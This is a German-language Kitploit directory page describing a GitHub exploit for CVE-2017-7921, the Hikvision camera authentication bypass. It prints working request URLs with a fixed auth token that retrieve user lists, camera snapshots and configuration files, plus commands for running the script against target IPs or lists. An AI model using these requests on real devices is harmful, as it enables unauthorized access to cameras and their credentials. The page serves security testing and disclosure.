
Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Einreichen
ToolsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2017-7921-EXP — Exploit für CVE-2017-7921, der auf Hikvision-Geräte mit unzureichender Authentifizierung abzielt. Ruft Benutzerlisten, Kamerabilder und Konfigurationsdateien durch manipulierte HTTP-Anfragen ab. | Kitploit
Tools/GitHubGitHub/inj3ction/cve-2017-7921-exp
Privilege EscalationIoT-SicherheitSchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffung
GitHubinj3ction/cve-2017-7921-exp

CVE-2017-7921-EXP

Exploit für CVE-2017-7921, der auf Hikvision-Geräte mit unzureichender Authentifizierung abzielt. Ruft Benutzerlisten, Kamerabilder und Konfigurationsdateien durch manipulierte HTTP-Anfragen ab.

Repository anzeigen
10vor 3 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2017-7921 Exploit

Ein Problem mit der unsachgemäßen Authentifizierung wurde in Hikvision-Geräten entdeckt.

Die Schwachstelle der unsachgemäßen Authentifizierung tritt auf, wenn eine Anwendung Benutzer nicht ausreichend oder korrekt authentifiziert.

Dies kann es einem böswilligen Benutzer ermöglichen, seine Berechtigungen auf dem System zu erweitern und Zugriff auf vertrauliche Informationen zu erhalten.

       # inj3ction

​ https://seclists.org/fulldisclosure/2017/Sep/23

​ Schwachstellendetails:

​ ----------------------

​ Eine Liste aller Benutzer und ihrer Rollen abrufen:

​ http://camera.ip/Security/users?auth=YWRtaW46MTEK

​ Ein Kamera-Snapshot ohne Authentifizierung abrufen:

​ http://camera.ip/onvif-http/snapshot?auth=YWRtaW46MTEK

​ Und am schlimmsten: Man kann die Kamera-Konfiguration herunterladen:

​ http://camera.ip/System/configurationFile?auth=YWRtaW46MTEK

Abhängigkeiten installieren

python3 -m pip install -r requirements.txt

Verwendung

python3 CVE_2017_7921_EXP.py -t xxx.xx.xx.xx run
python3 CVE_2017_7921_EXP.py -t ./targets.txt run

Screenshot

Tool herunterladen